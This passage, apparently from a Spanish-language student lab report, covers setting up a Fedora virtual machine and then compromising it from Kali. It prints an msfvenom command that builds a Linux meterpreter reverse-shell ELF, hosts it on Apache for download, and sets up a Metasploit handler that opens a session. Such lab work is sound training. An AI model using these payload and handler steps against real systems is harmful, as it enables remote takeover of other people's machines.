
Una vez el proceso finaliza se aparece una interfaz como la que se ve en la siguiente ilustración, eso quiere decir que el sistema está instalado satisfactoriamente. Luego de esto se procede a apagar la máquina virtual debido a que falta un paso.

Ilustración 28 Apagar la máquina virtual




Una vez apagada la máquina virtual, se procede a abrir la configuración de la máquina virtual, exactamente en el apartado de pantalla, se le da en el disco y en la opción de quitar disco virtual, esto lo que hace es remover el Archivo ISO de fedora, esto se hace porque ya el sistema se instaló en nuestro disco local, si el archivo ISO no se retira, cada vez que se inicie la máquina virtual habría que instalar nuevamente el sistema operativo.

Ilustración 29 Remover archivo ISO




Luego en los ajustes de red se cambia a Red NAT para que quede en la red del ambiente controlado y pueda tener comunicación con las otras máquinas.

Ilustración 30 Cambio a Red NAT




Una vez se remueve el archivo ISO, se inicia nuevamente la máquina virtual y debe aparecer un mensaje de bienvenida al sistema operativo Fedora y una invitación a hacer la configuración inicial como se evidencia en la siguiente ilustración.

Ilustración 31 Configuración inicial




Se aceptan los términos de privacidad.

Ilustración 32 Términos de privacidad




Luego pide información personal, como nombre, apellido y usuario.

Ilustración 33 Información personal




Luego se procede a crear una contraseña.

Ilustración 34 Establecer una contraseña




Luego de establecer la contraseña se hace clic en siguiente y aparece una ventana de configuración completada.

Ilustración 35 Configuración terminada



Luego de hacer los tres pasos anteriores la configuración estará terminada y se podrá utilizar Fedora.

Ilustración 36 Primera vez en fedora



Luego de que el Fedora está instalado se verifica que si haya tomado una dirección ip de la red NAT.

Ilustración 37 Verificación de asignación IP

```
Fedora [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda

2 de sep 23:22
es
yadiermayoral@fedora:~

yadiermayoral@fedora:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
inet 192.168.5.10  netmask 255.255.255.0  broadcast 192.168.5.255
inet6 fe80::c432:5e3a:ec32:df8d  prefixlen 64  scopeid 0x20<link>
ether 08:00:27:1b:9e:64  txqueuelen 1000  (Ethernet)
RX packets 58  bytes 10523 (10.2 KiB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 101  bytes 10638 (10.3 KiB)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
inet 127.0.0.1  netmask 255.0.0.0
inet6 ::1  prefixlen 128  scopeid 0x10<host>
loop txqueuelen 1000  (Local Loopback)
RX packets 21  bytes 2297 (2.2 KiB)
RX errors 0  dropped 0  overruns 0  frame 0
TX packets 21  bytes 2297 (2.2 KiB)
TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

yadiermayoral@fedora:~$ ping 192.168.5.5
PING 192.168.5.5 (192.168.5.5) 56(84) bytes of data.
64 bytes from 192.168.5.5: icmp_seq=1 ttl=64 time=2.82 ms
64 bytes from 192.168.5.5: icmp_seq=2 ttl=64 time=1.61 ms
64 bytes from 192.168.5.5: icmp_seq=3 ttl=64 time=1.79 ms
^C
--- 192.168.5.5 ping statistics ---
```

Ataque a Fedora

Luego de que se crea la máquina virtual de Fedora, desde la máquina de Kali se procede a crear el archivo ejecutable malicioso tipo ejecutable Linux (.elf). En la siguiente ilustración se pueden evidenciar los dos archivos ejecutables maliciosos, uno de Windows y otro de Linux creados.

Ilustración 38 Creación de archivo malicioso Linux



```

Kali [Corriendo] - Oracle VirtualBox
yadsti@kaliyads: ~/CLASE

Archivo Acciones Editar Vista Ayuda

(yadsti@kaliyads)-[~]
$ msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=192.168.5.5 LPORT=4678 -f elf > /home/yadsti/CLASE/click.elf

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 123 bytes
Final size of elf file: 207 bytes


(yadsti@kaliyads)-[~]
$ cd CLASE

(yadsti@kaliyads)-[~/CLASE]
$ ls
click.elf  satena.exe

```

Luego de eso se activa el servicio de Apache1 y se modifica el directorio html del servidor agregando el ejecutable de Linux para que pueda ser descargado.

Ilustración 39 Activación de Apache2



```

Kali [Corriendo] - Oracle VirtualBox
yadsti@kaliyads: ~/CLASE

Archivo Acciones Editar Vista Ayuda

(yadsti@kaliyads)-[~/CLASE]
$ service apache2 status
o apache2.service - The Apache HTTP Server
  Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
  Active: inactive (dead)
  Docs: https://httpd.apache.org/docs/2.4/


(yadsti@kaliyads)-[~/CLASE]
$ service apache2 start

(yadsti@kaliyads)-[~/CLASE]
$ service apache2 status
● apache2.service - The Apache HTTP Server
  Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
  Active: active (running) since Tue 2025-09-02 23:36:24 -05; 2s ago
  Invocation: 1b1d7d6289ec6d5464b017c99dc
  Docs: https://httpd.apache.org/docs/2.4/
  Process: 8836 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 8852 (apache2)
  Tasks: 6 (limit: 3281)
  Memory: 21.3M (peak: 21.5M)
  CPU: 253ms
  CGroup: /system.slice/apache2.service
          └─8852 /usr/sbin/apache2 -k start
             8855 /usr/sbin/apache2 -k start
             8856 /usr/sbin/apache2 -k start
             8857 /usr/sbin/apache2 -k start
             8858 /usr/sbin/apache2 -k start
             8859 /usr/sbin/apache2 -k start

sep 02 23:36:24 kaliyads systemd[1]: Starting apache2.service - The Apache HTTP Server ...
sep 02 23:36:24 kaliyads apachectl[8851]: AH00558: apache2: Could not reliably determine the server's fully qualified domain name, using 127.0.1.1. Set the 'ServerName'
sep 02 23:36:24 kaliyads systemd[1]: Started apache2.service - The Apache HTTP Server.


```

Ilustración 40 Archivo malicioso en apache



Una vez organizado todo, se dirige a la maquina victima al navegador y se pone la dirección ip del servidor apache para proceder con la descarga del ejecutable.


Ilustración 41 Acceso a Apache y descarga ejecutable Linux



Una vez descargado el archivo ejecutable no se ejecuta de una vez, primero hay que ingresar a msfconsole para preparar todo y que se pueda capturar la información y crear la sesión

en meterpreter. Una vez se inicie msfconsole se busca multi/handler que es el payload que se va a utilizar para el ataque.

Ilustración 42 Msfconsole - multi/handler



```

Kali [Corriendo] - Oracle VirtualBox
yadsti@kaliyads: ~
Archivo Acciones Editar Vista Ayuda

=====
Metasploit v6.4.69-dev
-- --[ 2529 exploits - 1302 auxiliary - 432 post ]
-- --[ 1672 payloads - 49 encoders - 13 nops ]
-- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/


msf6 > search multi/handler

Matching Modules
=====
#  Name
-  -
0  exploit/linux/local/apt_package_manager_persistence 1999-03-09 excellent No APT Package Manager Persistence
1  exploit/android/local/janus 2017-07-31 manual Yes Android Janus APK Signature bypass
2  auxiliary/scanner/http/apache_mod_cgi_bash_env 2014-09-24 normal Yes Apache mod_cgi Bash Environment Variable Injection (Shellshock) Scanner
3  exploit/linux/local/bash_profile_persistence 1989-06-08 normal No Bash Profile Persistence
4  exploit/linux/local/desktop_privilege_escalation 2014-08-07 excellent Yes Desktop Linux Password Stealer and Privilege Escalation
5  \ target: Linux x86
6  \ target: Linux x86_64
7  exploit/multi/handler 2000-01-01 manual No Generic Payload Handler
8  exploit/windows/mssql/mssql_linkcrawler 2000-01-01 great No Microsoft SQL Server Database Link Crawling Command Execution
9  exploit/windows/browser/persits_xupload_traversal 2009-09-29 excellent No Persits XUpload ActiveX MakeHttpRequest Directory Traversal
10 exploit/linux/local/yum_package_manager_persistence 2003-12-17 excellent No Yum Package Manager Persistence

Interact with a module by name or index. For example info 10, use 10 or use exploit/linux/local/yum_package_manager_persistence
msf6 > use 7_
  
```

Luego se selecciona el payload se revisa la configuración y se pone el LHOST y LPORT, tal cual como se puso al momento de la creación del ejecutable.

Ilustración 43 Configuración Payload



```

Kali [Corriendo] - Oracle VirtualBox
yadsti@kaliyads: ~
Archivo Acciones Editar Vista Ayuda

=====
Metasploit v6.4.69-dev
-- --[ 2529 exploits - 1302 auxiliary - 432 post ]
-- --[ 1672 payloads - 49 encoders - 13 nops ]
-- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use 7_

msf6 exploit(multi/handler) > set lhost 196.168.5.5
lhost => 196.168.5.5

msf6 exploit(multi/handler) > set lport 4678
lport => 4678

msf6 exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     196.168.5.5     yes       The listen address (an interface may be specified)
LPORT     4678            yes       The listen port

Exploit target:

Id  Name
--  -
0   Wildcard Target

View the full module info with the info, or info -d command.
msf6 exploit(multi/handler) >
  
```

Una vez se configura el payload se ejecuta el mismo y este queda a espera que en la maquina victima se abra el ejecutable.

Ilustración 44 Exploit fedora

The image shows two terminal windows from Oracle VM VirtualBox. The left window is a Kali Linux terminal running a Meterpreter session. The right window is a Fedora Linux terminal showing the execution of a click64.elf file.

```

Kali [Corriendo] - Oracle VirtualBox
yadsti@kaliyds: ~
Archivo Acciones Editar Vista Ayuda

Payload options (linux/x64/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
--      -
LHOST     196.168.5.5      yes       The listen address (an interface may be specified)
LPORT     4678             yes       The listen port

Exploit target:
Id  Name
--  --
0   Wildcard Target

View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > run
[*] Handler failed to bind to 196.168.5.5:4678: -
[*] Started reverse TCP handler on 0.0.0.0:4678
[*] Exploit failed (user-interrupt): Interrupt
[*] Run-Interrupted
msf6 exploit(multi/handler) > set lhost 192.168.5.5
lhost => 192.168.5.5
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.5.5:4678
[*] Sending stage (3845380 bytes) to 192.168.5.10
[*] Meterpreter session 3 opened (192.168.5.5:4678 -> 192.168.5.10:59828) at 2025-09-03

meterpreter >
meterpreter > _

Fedora [Corriendo] - Oracle VirtualBox
Archivo Máquina Ver Entrada Dispositivos Ayuda
3 de sep 00:11 es
- Contour

